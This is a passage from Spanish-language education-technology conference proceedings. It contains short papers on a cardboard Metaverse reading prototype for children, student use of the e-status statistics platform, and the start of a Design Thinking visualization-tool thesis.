4. Reale, M.V., Hamilton, C.M., Williner, B.S.: Efecto sorpresa: cuando la vista gráfica de Geogebra no coincide con lo obtenido analíticamente. Advances in Engineering and Innovation, vol. 7 (15), pp. 33-40 (2022).
5. Williner, B., Favieri, A.: Tareas y capacidades matemáticas con el uso de GeoGebra en la clase de Análisis Matemático. XVIII Congreso de Tecnología en Educación & Educación en Tecnología: libro de actas (2023).

6. Lupiáñez, J. L., Rico, L.: Análisis didáctico y formación inicial de profesores: competencias y capacidades en el aprendizaje de los escolares. PNA, vol. 3 (1), pp. 35-48 (2008).
7. OCDE: Marco de Evaluación y de Análisis de PISA para el Desarrollo: Lectura, matemáticas y ciencias, Versión preliminar, OECD Publishing, Paris (2017).
8. CONFEDI: Propuesta de estándares de segunda generación para la acreditación de carreras de ingeniería en La República Argentina "libro rojo de CONFEDI" (2018).
9. Smith, M.S., Stei,M.K.: Selecting and Creating Mathematical Tasks: From Research to Practice. Mathematics Teaching in the Middle School, vol. 3, no. 5, pp. 344-350 (1998).
10. GeoGebra: ¿Qué es GeoGebra? https://www.geogebra.org/about (2024)
11. Cedeño-Alcívar, J.C., Rivadeneira-Loor, F.Y.: GeoGebra como Herramienta Didáctica para la Enseñanza de la Matemática. MQRInvestigar, vol. 7(4), pp. 634-649 (2023).
12. Bekene Bedada T., Machaba, M.F.: The Effect of GeoGebra on Students' Abilities to Study Calculus. Education Research International, vol. 2022 (2022).
13. Pantoja Chulde, O.M.: Meaningful Learning of Mathematical Content for Ninth-Grade Students in Ecuador – A Secondary Publication. Scientific and Social Research, vol. 6 (2), pp. 153-161 (2024).
14. El Bedewy. S., Lavicza, Z., Lyublinskaya, I.: STEAM practices connecting mathematics, arts, architecture, culture and history in a non-formal learning environment of a museum. Journal of Mathematics and the Arts (2024).
15. García Cuéllar, D., Martínez Miraval, M.: STE(A)M con GeoGebra: Una formación continua de profesores. Unión - Revista Iberoamericana de Educación Matemática, vol. 18 (66) (2022).

Experiencia lectora en el Metaverso: el caso de los libros de Pilar

Rosalina Amneris Nazarre[1,2] [0009-0005-3795-5008], Cecilia Challiol[1,3] [0000-0001-5140-0264] and Ailén Stranges[1,2] [0000-0001-7570-8765]

[1] LIFIA, Facultad de Informática, UNLP, La Plata, Buenos Aires, Argentina
[2] Facultad de Periodismo y Comunicación Social, UNLP, La Plata, Buenos Aires, Argentina
[3] CONICET, Argentina
{rnazarre,ceciliac}@lifia.info.unlp.edu.ar,
strangesailen@gmail.com

Resumen. Este artículo presenta la propuesta y resultados del Trabajo Final Integrador de la Lic. Rosalina Amneris Nazarre realizado en el marco de la Especialización en Comunicación Digital de la Facultad de Periodismo y Comunicación Social de la Universidad Nacional de La Plata; el mismo se llevó a cabo bajo la dirección de la Dra. Cecilia Challiol y la co-dirección del Dra. Ailén Stranges. El objetivo del Trabajo Final Integrador fue proponer el diseño de un prototipo para la visualización basada en el *Metaverso* de distintos sitios históricos arquitectónicos, tomando como referencia la colección infantil "*Los libros de Pilar*", destinado a un público infantil de entre 6 y 12 años. En este artículo se presentan los principales detalles del prototipo visual de bajo costo diseñado, el cual cuenta con características del *Metaverso*, como son la *inmersión*, los *avatares* y los *mundos espejos*. Además, se detallan las pruebas realizadas con usuarios representativos; las cuales permitieron identificar limitaciones y potenciales usos, por ejemplo, emergió la posibilidad de utilizar este tipo de prototipos como herramienta educativa para fomentar la creatividad. Se espera con este artículo contribuir en la temática de las experiencias lectoras en el *Metaverso*.

Palabras claves: Metaverso, Literatura Infantil, Prototipo, Inmersión.

1 Introducción

El concepto de *Metaverso*[1][1] ha emergido en el último tiempo como un potencial de realidad alternativa (inmersiva virtual) donde se pueden realizar las mismas actividades de la vida real, pero en ese mundo virtual paralelo. Flores Galea [2] explica por qué el *Metaverso* viene a revolucionar la educación ya que podría permitir a los profesores hacer que los/as estudiantes se sumerjan en las "escenas" de estudio, por ejemplo, de historia, arquitectura, etc. Es decir, el *Metaverso* puede enmarcarse en una innovación radical en lo pedagógico, dando lugar a una educación disruptiva [3].

[1] El término de *Metaverso* surge de realidades distópicas imaginadas por escritores de ciencia ficción. El primero fue *Neil Stephenson*, en su libro "*Snow Crash"* hace 30 años.

En base a lo antes mencionado, surge el interrogante *¿la lectura per se, como forma de aproximarse al mundo, será lo suficientemente atractiva?*, esto motiva a explorar el *Metaverso* para resignificar las experticias lectoras en el Trabajo Final Integrador denominado "*Experiencia lectora en el Metaverso: el caso de los libros de Pilar*" de la Lic. Rosalina Amneris Nazarre, en el marco de la Especialización en Comunicación Digital de la Facultad de Periodismo y Comunicación Social de la UNLP. La propuesta de este trabajo fue aprobada en diciembre de 2023, y al momento de la escritura de este artículo fue entregada para su evaluación.

El objetivo del Trabajo Final Integrador fue proponer el diseño de un prototipo para la visualización basada en el *Metaverso* de distintos sitios históricos arquitectónicos, tomando como referencia la colección infantil "*Los libros de Pilar*"[2], de la autora brasilera *Flavia Lins e Silva*[3], destinado a un público infantil de entre 6 y 12 años.

Un prototipo puede ser cualquier cosa, desde un papel con sencillos dibujos hasta un complejo diseño elaborado en un software de animación 3D [4]. Dado que la Lic. Nazarre no es experta en el desarrollo de software, el prototipo elaborado para el Trabajo Final Integrador se focalizó en el maquetado. A futuro, se espera materializar el prototipo propuesto para contar con una plataforma (o aplicación) que invite a una experiencia lectora en el *Metaverso* de la colección infantil "*Los libros de Pilar*".

Este artículo se estructura de la siguiente manera. En la Sección 2 se resume brevemente el marco teórico. En la Sección 3 se describen las principales características del prototipo propuesto junto con las pruebas realizadas, discutiendo algunos aspectos interesantes. Conclusiones y trabajos futuros son mencionados en la Sección 4.

2 Marco Teórico

El concepto de *Metaverso* [1] no es nuevo, sin embargo, la tecnología actual ha ampliado sus posibilidades para convertirlo en una realidad. El *Metaverso* se caracteriza por: la *inmersión*, un aspecto proveniente de la Realidad Virtual [5]; los *avatares* (o gemelos digitales) que son quienes personifican el metaverso [1] y los *mundos espejos* que hacen referencia a los escenarios digitales donde acontecen las vivencias [1].

En educación, en 2011, Barneche-Naya et al. [6] definen el concepto de "*Metaversos formativos*" como aquellas experiencias de aprendizaje dentro de los mundos virtuales, identificándolas como formas muy efectivas de enseñar cualquier tipo de proceso. Actualmente, el avance tecnológico evidencia el potencial del *Metaverso* en la educación [2]. Sin embargo, existen desafíos que empiezan a analizarse en relación con el aprendizaje en el *Metaverso* [7]. Este tema está en constante investigación, este artículo espera aportar en relación con las experiencias lectoras en el *Metaverso*.

[2] La colección de "*Los libros de Pilar*" cuenta la historia de una niña de 10 años con una visión muy original del mundo, exploradora, que desea saber cómo funciona todo en otras culturas. Junto con su gato *Samba* y su mejor amigo *Breno*, la protagonista utiliza la hamaca mágica que heredó de su abuelo y se aventura por el mundo, viajando por diferentes destinos y épocas, descubriendo seres mitológicos, hábitos impensados y sabores sorprendentes.

[3] En la página de la autora se puede encontrar más información de la colección y de la historia de cómo surge *Pilar*: https://www.flavialinsesilva.com.br/pilar/ (último acceso: 24/6/2024).

3 Prototipo visual diseñado

En esta sección se describen las principales características del prototipo visual diseñado, y además se presentan las pruebas realizadas con usuarios representativos, en este caso público infantil de entre 6 y 12 años.

3.1 Descripción general del prototipo

Al analizar las características del *Metaverso*, se identificaron como relevantes: la *inmersión* [5], los *avatares* [1] y los *mundos espejos* [1]. Para materializar estos aspectos se tomaron las siguientes decisiones de diseño.

- Para la *inmersión*, se necesitó lograr un efecto de estar "sumergidos" en el *Metaverso*. Se tomó como punto de inspiración las *Google Cardboard*[4], en base a esto, se diseñó a escala de un monitor la estructura de cartón que se puede observar en la Figura 1.a; la cual cuenta con un visor en el frente. Para dar mayor oscuridad se le agregó una tela friselina en la parte trasera (ver Figura 1.b), y se pintó de negro internamente la estructura de cartón.
- Para crear los *avatares* se tuvieron en cuenta a los personajes principales de la colección: *Pilar*, *Breno* y *Samba*; y se utilizaron los diseños ya establecidos en los libros. La técnica para llevarlos a cabo fue la denominada *topper*[5] en papel ilustración. Además, se los pegó en una guía para que se puedan mover en la estructura de cartón, como se puede apreciar en la Figura 1.c.
- Para representar los *mundos espejos*, se seleccionaron sólo tres escenarios históricos, ya que la colección es extensa; los lugares elegidos fueron: *Grecia*, *Egipto* y *Machu Picchu*. Para cada uno de estos lugares, se buscaron imágenes reales que son las que se proyectan en el monitor (ver Figura 1.d).

Cuando a la estructura de cartón, que tiene la guía con los *avatares*, se le agrega el monitor que proyecta los *mundos espejos* queda confeccionado el escenario inmersivo que se puede observar en la Figura 1.e. Al mirar por el visor de la estructura, se logra el efecto inmersivo[6] que se buscaba, como se puede apreciar en la Figura 1.f.




Fig. 1. Prototipo diseñado generando inmersión con los avatares y los mundos espejos.

[4] *Google Cardboard* gafas de realidad virtual para dispositivos móviles hechas de cartón. https://arvr.google.com/intl/es_es/cardboard (último acceso: 24/06/2024).
[5] Figura personalizada que se coloca a modo decorativo, por ejemplo, sobre una torta.
[6] Video mostrando el efecto inmersivo: https://www.youtube.com/watch?v=AFmonFbI7ZQ (último acceso: 24/06/2024).

3.2 Pruebas con usuarios representativos

Se llevaron adelante pruebas con tres niñas lectoras de la saga; son usuarios representativos ya que están dentro de los 6 a 12 años, que es la edad para la cual están pensados los libros. Al momento de realizar las pruebas, se dejó corriendo un video con los tres *mundos espejos*, y se le fue moviendo los *avatares*.

Al iniciar la prueba con la *Nena A* se observó la corporalidad que se puede apreciar en la Figura 2.a (con las manos en el visor), y dice: "*¿Quién me los mueve*?". Se le preguntó ¿*Qué ves*?, y ella respondió: "*Veo que Pilar está en un lugar*"; ¿*Lo reconoces al lugar*?, y ella dijo: "*Es Egipto y otro más*". En ese momento, se observó un salto con grito de asombro como se puede observar en la Figura 2.b, se detectó que justo se pasó automáticamente de una imagen a otra, y ella gritó: "*está en Machu Picchu*". Se continuó preguntando ¿*Y qué están haciendo Pilar y Breno*?, y ella respondió: "*Viajando… casi no aparecen más…aparecen los mismos*", haciendo referencia que aparecen las mismas imágenes cuando vuelve a pasar el video. Y finalizó diciendo "*Es aburrido…*".

En el caso de la *Nena B*, al iniciar la prueba se observó la corporalidad que se puede observar en la Figura 2.c (con las manos al costado del cuerpo apoyadas en las piernas). Se le preguntó ¿*Qué ves*?, y ella respondió: "*Veo a Pilar moviéndose, ahora está en Machu Picchu*"; ¿*Pensás que Pilar y Breno podrían hacer otras cosas*?, y ella dijo un "*eh...sí*" con una tonalidad media tímida; ¿*Qué te parece que se muevan así*?, y ella respondió: "*bien*" manteniendo la tonalidad de la pregunta anterior.

Con las pruebas de la *Nenas A* y *B* se identificó que la forma de preguntar limitaba las respuestas, ya que se centraban en qué veían u opinaban sin dar posibilidad de creación. Esto se tuvo en consideración para la prueba de la *Nena C*, al iniciar se observó la corporalidad que se puede apreciar en la Figura 2.d (con las manos en el visor). Se le preguntó ¿*Qué pensás*?, y ella respondió: "*Pienso que está viajando a las Pirámides… y creo que se van a un viaje a buscar a alguien… De Machu Picchu, Egipto y también de… Grecia*"; ¿*Y cómo podrían ir a buscar a alguien*?, y ella dijo: "*Buscar es contar y saludar*"; ¿*Y cómo van*?, y ella contestó: "*Van caminando*"; ¿*Y qué otra cosa podrían hacer*?, y ella respondió: "*Divertirse*"; ¿*Y qué te parece, entretenido o aburrido*?, y ella dijo: "*Lindo*".




Fig. 2. Registro fotográfico de las pruebas del prototipo con usuarios representativos.

A continuación se mencionan algunos aspectos interesantes para abrir un espacio de discusión. En relación a la corporalidad inicial, las *Nenas A y B* (Figuras 2.a y 2.c respectivamente) las mantuvieron durante toda la prueba; sin embargo, la *Nena C* comenzó con la corporalidad de la Figura 2.d, pero está se fue perdiendo cuando em-

pezó a pensar cómo responder a las preguntas, ya que se da vuelta para contestar, y luego volvía a seguir mirando por el visor. Esto abre el debate de si la *Nena C* perdió o no el efecto inmersivo, ya que no estaba mirando todo el tiempo el visor del prototipo propuesto.

Por otro lado, a la *Nena C*, que era la más chiquita, fue a la que le resulto "*Lindo*" según sus palabras; esto además coincide que se le formularon preguntas abiertas, que le permitieron crear o imaginar situaciones. Esto requiere más análisis a futuro, para ver si la vivencia puede cambiar según el tipo de preguntas que se le va formulado.

Un interrogante que emergió a partir de las pruebas es si el rango etario para la utilización del prototipo visual debe ser el mismo que tenía la colección de libros, la cual estaba pensada para niños/as de entre 6 y 12 años. No hay que perder de vista que estos libros fueron creados en el 2001, donde la realidad de ese entonces dista mucho de la actualidad de las niñeces, acostumbradas a los continuos estímulos digitales.

4 Conclusiones y Trabajos Futuros

Tres pruebas con usuarios representativos es una muestra muy pequeña, sin embargo, las mismas resultaron de suma importancia, ya que se pudo explorar el uso del prototipo; posibilitando identificar puntos de mejora (como brindar más grados de libertad de movimiento a los *avatares*) y también potenciales usos en un futuro, por ejemplo, expandirlo a otros personajes y lugares que no están en "*Los libros de Pilar*". Más aún, podría servir como herramienta educativa de creación dinámica para que los/as estudiantes recreen sus propias historias con sus *avatares* y *mundos espejos*.

A futuro, se podría materializar el prototipo propuesto para contar con una plataforma o aplicación que invite a los niños/as lectores/as de la la colección infantil "*Los libros de Pilar*"; mediante una experiencia de realidad virtual en el *Metaverso*, a explorar y sumergirse en los distintos sitios históricos presentados en la saga.

5 Referencias

1. Park, S.M., Kim, Y.G.: A metaverse: Taxonomy, components, applications, and open challenges. IEEE access 10, 4209-4251 (2022).
2. Flores Galea, A.L.: El Metaverso en la educación. La escuela inmersiva. Revista Digital de ACTA, 147 (2023).
3. Pacheco Pérez, X.O., Rosales Crespo, E.J.: TICs en la educación en contextos de disrupción tecnológica. RECIAMUC 6(1), 139-148 (2022).
4. Baumann, H.: ¿Cómo hacer el prototipo de un producto? Tipos, ejemplos y consejos para un buen prototipado. https://www.crehana.com/blog/estilo-vida/prototipo-de-un-producto, last accessed 2024/06/24.
5. Chirinos Delfino, Y.: La Realidad Virtual como mediadora de aprendizajes. Tesis de Maestría. Facultad de informática, Universidad Nacional de La Plata (2020).
6. Barneche-Naya, V., López, R.M., Hernández-Ibáñez, L.A.: Metaversos formativos. Tecnologías y estudios de caso. Vivat Academia 117, 368-386 (2011).
7. Meyzan Briceño, M.A.: Desafíos de la educación y el aprendizaje en el metaverso. Desafíos 13(1), 7-8 (2022).

Experiencias de implementación de la plataforma e-status

M. Victoria Afonso[1] Mónica Giuliano[1,2] Silvia N. Pérez[1]
Diego Edwards Molina[1] Yilton Riascos[3] Jose Antonio Gonzalez[4]

[1] Universidad Nacional del Oeste, [2] Universidad Nacional de Hurlingham
[3] Universidad del Cauca, Colombia, [4] Universidad Politécnica de Cataluña
{mafonso; mgiuliano; sperez; dedwards}@uno.edu.ar

Resumen: En este trabajo se presentan resultados de la utilización de la plataforma e-status en tres cursos universitarios. Se analizaron indicadores brindados por la plataforma y percepciones de los estudiantes sobre el uso de esta. Los resultados muestran gran aceptación de la herramienta, y permiten valorar el aporte de la plataforma a la práctica docente. El análisis permitió identificar logros y dificultades, así como también sugerencia de mejoras en las actividades.
Palabras clave: Plataforma web, Sistema de apoyo, Indicadores de aprendizaje.

1. Introducción

Los sistemas de aprendizaje basados en plataformas web buscan mejorar las prácticas docentes favoreciendo el aprendizaje y la metacognición en los estudiantes. Estos han devenido en herramientas poderosas para la enseñanza de asignaturas de todo tipo, particularmente del área de ciencias como Probabilidad y Estadística (PyE). Un ejemplo de este tipo de tecnologías es la plataforma web e-status [1], [2], la cual permite a docentes y estudiantes adentrarse en un aprendizaje dinámico e interactivo. Investigaciones previas [3], [4], mostraron que el trabajo activo en esta plataforma puede impactar positivamente en el desempeño de los estudiantes.

Tomando estas ventajas como objetivos a lograr en nuestro entorno educativo, se propuso investigar la implementación de e-status en cursos de PyE de dos universidades: la Universidad Nacional del Oeste (UNO), ubicada en el conurbano bonaerense, y la Universidad del Cauca, en Popayán, Colombia. En este trabajo se presentan resultados de la implementación analizando dos aspectos: la interacción de los estudiantes con la plataforma a partir de indicadores provistos por esta, así como también opiniones relevadas a través de una encuesta suministrada a los estudiantes.

1.1 La plataforma e-status

La plataforma e-status fue desarrollada por un grupo de la Universidad Politécnica de Cataluña (UPC) y es utilizada en la actualidad en contextos universitarios de diversos países. E-status fomenta un aprendizaje activo, ofreciendo problemas a los estudiantes con una retroalimentación inmediata a las respuestas proporcionadas. Asimismo, permite al docente generar ejercicios parametrizados, dando de este modo una práctica individualizada a cada estudiante.

En la plataforma se guardan diversos indicadores: número de problemas realizados por cada estudiante, cantidad de resoluciones de cada problema, nota promedio obtenida en cada problema, etc. Estos datos pueden ser utilizados por el docente para realizar un seguimiento de sus estudiantes, y también para identificar temas que puedan presentar alguna dificultad en particular.

E-status se presenta como una herramienta para la enseñanza de PyE, ofreciendo un entorno de aprendizaje interactivo, personalizado y efectivo que fomenta el desarrollo de habilidades esenciales en los estudiantes.

1.2 Implementación de e-status

Con el objetivo de potenciar el aprendizaje de temas de PyE, se propuso la utilización de la plataforma ofreciendo a los estudiantes problemas desarrollados por el grupo de docentes investigadores sobre temas de la asignatura.

La primera experiencia fue desarrollada en el segundo cuatrimestre 2023, en la carrera de grado Licenciatura en Informática de la UNO (curso V). La segunda y tercera experiencias se desarrollaron en el primer cuatrimestre 2024 en las carreras de Licenciatura en Matemática pertenecientes a la UNO (curso M), y a la Universidad de Cauca (curso Y). El curso M es de complementación de carrera, V y Y son de carrera de grado.

Los contenidos trabajados en e-status corresponden a los siguientes temas: estadística descriptiva; probabilidad; variable aleatoria discreta y continua; distribuciones discretas y continuas.

2. Metodología

El estudio de la experiencia es de tipo exploratorio y descriptivo. Se evaluaron indicadores cuantitativos brindados por la plataforma y opiniones de los estudiantes luego de su utilización. Se consideraron también indicadores definidos en [5], analizando los tres cursos según problemas y estudiantes.

Para los tres cursos (M-V-Y), los indicadores según problemas utilizados fueron: cantidad de problemas disponibles, cantidad de resoluciones, promedio de la cantidad de resoluciones por problema y nota promedio de todas las resoluciones por problema. Según los estudiantes se utilizan indicadores globales de razón: cantidad de problemas utilizados/cantidad total problemas, cantidad total resoluciones/cantidad de problemas utilizados y nota promedio de todas las resoluciones por estudiante.

Con relación a la encuesta, el análisis fue de tipo descriptivo. Se consultó sobre el grado de dificultad en la utilización de la plataforma e-status, la dificultad en comprender las consignas de los ejercicios, y también acerca del aporte de la plataforma a la comprensión de los temas de la materia. También se pidió a los estudiantes que opinaran acerca de aspectos positivos y negativos en el uso de la plataforma.

3. Resultados obtenidos

Se suministraron en total Np=30 problemas, de los cuales 12 se propusieron al curso M, 8 al curso V y 10 al curso Y. A partir de los indicadores ofrecidos por la plataforma e-status, se registró que el promedio de la cantidad de resoluciones por problema fue 2,14, con un mínimo de 1,23 y un máximo de 4. Dado que los problemas están parametrizados para presentar diferentes datos de entrada en cada resolución, esto indica que los estudiantes toman ventaja de esto para reforzar el aprendizaje que propone cada enunciado. También se puede destacar que la nota media por problema ha sido de 7,3, con un valor de mediana de 7,26, lo que indica buena respuesta (Tabla 1).

Tabla 1. Problemas disponibles en estatus según cantidad de resoluciones y nota media.

Variable	Np	Media	D.E.	Mín	Máx	Mediana
Cantidad de resoluciones por problema	30	2,14	0,69	1,23	4	1,9
Nota promedio de todas las resoluciones por problema	30	7,3	1,71	2,96	10	7,26

Se consideró la cantidad promedio de resoluciones por problema como indicador de la intensidad de actividad de los estudiantes en el mismo. Los valores se encuentran graficados en la Fig. 1, contrastados con la nota media obtenida, y permiten identificar dos problemas que pudieron presentar dificultades a los estudiantes. Uno de estos (círculo verde) con alta proporción de resoluciones y baja nota media obtenida, lo que indica que los estudiantes del curso V realizaron en promedio 4 intentos, pero aun así obtuvieron en media una baja nota. El otro problema, correspondiente al curso Y, se identifica con círculo rojo y muestra que realizaron en promedio menos de 2 resoluciones, obteniendo una nota media igual a 3. En la Fig.1, también se observa que las notas medias obtenidas en los problemas mayormente por encima de 5.




Fig. 1. Nota media vs cantidad de resoluciones promedio por problema (Np=30)

La cantidad total de estudiantes participantes fue N=59, correspondiendo 8 al curso M, 19 al curso V y 32 al curso Y. En todos los casos fueron alentados a trabajar con todos los problemas propuestos, resultando que los valores medios de las notas obtenidas fueron 7,14; 6,17 y 7,12 para los cursos M, V y Y respectivamente.

El análisis descriptivo del trabajo realizado por los estudiantes muestra que la mitad de estos obtuvieron notas medias de práctica por encima de 7,1. Así también, se observó que la cantidad de resoluciones por problema tiene un valor medio de 1,73 y mediana de 1,4.

La Fig. 2 muestra la distribución de la cantidad de resoluciones por problema en los estudiantes según curso y permite resaltar que la mayoría realiza entre 1 y 3 resoluciones por problema. Se observan dos casos con más de 5 resoluciones para el curso V, esto deja en evidencia que los estudiantes ejercitaron más de lo que les fue requerido.




Fig. 2. Tasa de resoluciones por problema, diferenciando estudiantes según curso (N=59)

Por otro lado, en los resultados se observa que, si bien los cursos tienen características diferentes, la mayoría de los estudiantes manifiesta en la encuesta que no ha encontrado dificultad en el uso de e-status (Fig. 3a). Además, las consignas les parecieron comprensibles casi a la totalidad. (Fig. 3b). También la mayoría considera que la plataforma favoreció la comprensión de los temas de la asignatura (Fig. 3c).




Fig. 3a. Porcentaje de respuestas a la pregunta *" Grado de dificultad con el que te encontraste para manejar la plataforma e-status* (1-poco a 5-mucho)"




Fig. 3b. Porcentaje de respuestas a la pregunta *"¿Te resultaron comprensibles las consignas de los ejercicios? (1-poco a 5-mucho)"*




Fig. 3c. Porcentaje de respuestas a la pregunta *"¿Considerás que el trabajo en la plataforma te ayudó a entender los temas de la materia? (1-poco a 5-mucho)"*

Para complementar la información se indagó sobre aspectos positivos y negativos en el uso de la plataforma. Los usuarios destacaron como aspectos positivos de e-status como el fácil acceso y manejo, la posibilidad de corregir errores, la amplia variedad de

ejercicios prácticos, la ayuda en la preparación para exámenes, la posibilidad de autocorrección, la variedad de problemas por tema, entre otros. Valoran especialmente poder ver las respuestas inmediatamente, realizar múltiples intentos y la abundante práctica. Entre las frases se destacan: *"Que da la respuesta de los problemas y que te da la posibilidad de hacer una y otra vez los ejercicios", "Retroalimentación inmediata, te indica cuales son los ítems que no tienes claros".*

En cuanto a los aspectos negativos, los estudiantes indican problemas con la corrección por errores de redondeo y pérdida de puntos por errores comunes. Mencionan también que la interfaz está desactualizada y le faltan de funcionalidades útiles. Se destacan algunas respuestas: *"De lo negativo que después de equivocarme no me diera una pequeña explicación de cuál fue mi error o que no me explicará el ejercicio porque quede con algunas dudas", "La apariencia de la página", "Me gustaría que en el redondeo colocarán más rango de aproximación".*

4. Conclusiones

Los indicadores analizados y los resultados de la encuesta dejaron en evidencia que la implementación de e-status dentro del aula cumplió con los objetivos propuestos. Si bien la utilización de e-status era condición para la aprobación del curso, los estudiantes tomaron ventaja de la plataforma para acompañar el aprendizaje, realizando una práctica intensiva de los problemas propuestos más allá de lo solicitado.

La interacción con e-status fue fluida, y les permitió detectar y valorar aspectos positivos y negativos de la plataforma, lo que será tenido en cuenta para mejoras del desarrollo de la plataforma.

Por otro lado, las funcionalidades de la plataforma permitieron el monitoreo individualizado y grupal de los estudiantes, detectando problemas en los que los estudiantes encontraron mayores dificultades, lo que sugiere rediseñar las actividades enriqueciendo así la práctica docente.

Referencias

1. González, J.A., & Muñoz, P. (2006). E-status: An Automatic Web-based Problem generator. *Applications to Statistics, Computer/ Applications/ In/ Engineering/Education.* V14(2), 151-159.
2. González, J.A., Jover, L., Cobo, E., & Muñoz, P. (2010). A web-based learning tool improves student performance in statistics: a randomized masked trial. *Computers & Education*, 55(2), 704-713. https://doi.org/10.1016/j.compedu.2010.03.003.
3. González, J.A., Giuliano, M. & Pérez, S.N. (2022). Measuring the effectiveness of online problem solving for improving academic performance in a probability course. *Education and Information Technologies.* Vol. 27(1). https://doi.org/10.1007/s10639-021-10876-7.
4. Giuliano, M., Falsetti, M, Pérez, S., (2019). La plataforma e-status en la UNLAM. En *Las plataformas virtuales en la educación superior*. Argentina: Editorial UNLaM, 2019. 174 p. ISBN:978-987-4417-35-0.
5. Berretta, G. G., Pérez, S. N., & Giuliano, M. (2019). Análisis y comparación de indicadores de uso de una plataforma de e-learning: estatus. *Revista De Investigación Del Departamento De Humanidades y Ciencias Sociales*, *1*(15), 137-153.

Sistema de visualización de aprendizaje colaborativo en entornos mediados por tecnología informática basado en Design Thinking

Elsa Reyes[1] y Alejandra Zángara[2]

[1] Universidad Tecnológica Nacional,
[2] UNLP III LIDI Facultad de Informática
elsareyes@frba.utn.edu.ar, azangara@info.unlp.edu.ar

Abstract. Este trabajo describe los lineamientos teóricos y la investigación de una propuesta centrada en la implementación de una herramienta de autor para visualizar indicadores de desempeño de estudiantes en el trabajo colaborativo en entornos digitales. El trabajo se enmarca en una tesis de Maestría en Tecnología Informática Aplicada en Educación de la Facultad de Informática de la Universidad Nacional de La Plata. El origen de la misma se fundamenta en una reflexión sobre la importancia de la visualización del seguimiento docente mediante la metodología Design Thinking en el aprendizaje colaborativo. El objetivo principal es desarrollar una herramienta gráfica que ofrezca diferentes opciones de visualización de indicadores de seguimiento y evaluación del aprendizaje colaborativo. Esta herramienta busca asegurar que la visualización de las intervenciones e interacciones entre estudiantes sean efectivas para su formación académica. Este trabajo continúa y enriquece la investigación previamente presentada por la Doctora Alejandra Zángara, aportando nuevas perspectivas y metodologías aplicables al contexto educativo actual. Se planea completar la prueba de concepto y llevar a cabo evaluaciones con docentes y estudiantes.

Keywords: Design Thinking, Herramienta de autor, Visualización, Educación a Distancia.

1 Motivación

Como establece [1] “los fenómenos de interacción e interactividad resultan centrales a la hora de analizar las actividades humanas. Más aún si se consideran estas actividades en espacios colaborativos, con fines educativos, y mediadas por tecnología informática. Estos conceptos resultan esenciales en los espacios de enseñanza, que se ven resignificados por las nuevas tecnologías digitales”. Como complemento de esta cuestión [2] establecen que “existen estudios que establecen influencias significativas entre la interacción profesor alumno y la inter-

acción de los alumnos en sus grupos de trabajo, así como entre las herramientas colaborativas en línea".

Este estudio pretende explorar marcos teóricos y desarrollar una herramienta de autor que apoye la visualización de la información de los docentes y estudiantes en el desarrollo de una actividad colaborativa desde el enfoque de Design Thinking.

Entendiendo que el Design Thinking se presenta como un proceso que permite fomentar y desarrollar la creatividad, la motivación, el compromiso y el pensamiento crítico, tal como afirman [3] "fomenta la innovación y resolución de problemas reales contextualizadas". Por ello, este enfoque ofrece una amplia gama de herramientas que pretende facilitar la evaluación del aprendizaje por parte de los docentes, al tiempo que fomenta la participación y la satisfacción de los estudiantes. Esto les permite expresar sus ideas y propuestas de manera estructurada y práctica, abordando tanto problemas teóricos como prácticos inherentes a cada proceso de aprendizaje. [4] mencionan que, "en los nuevos entornos de educación superior, las plataformas de gestión del aprendizaje y las aulas virtuales han fomentado el uso de recursos asincrónicos que enriquecen el aprendizaje de los estudiantes".

Los objetivos específicos se encuentran orientados a indagar acerca de la visualización de la evaluación en educación a distancia, específicamente en Entornos Virtuales de Aprendizaje (EVA), describir antecedentes de estrategias de evaluación desarrolladas en equipos de trabajo y las utilizadas en el aprendizaje colaborativo además de identificar las características de la evaluación del aprendizaje colaborativo en estos entornos virtuales con metodología Design Thinking para finalmente implementar una estrategia de visualización de la evaluación con metodología de Design Thinking como herramienta para la autoconciencia del aprendizaje colaborativo en alumnos de una carrera de grado a distancia.

2 Aporte del trabajo

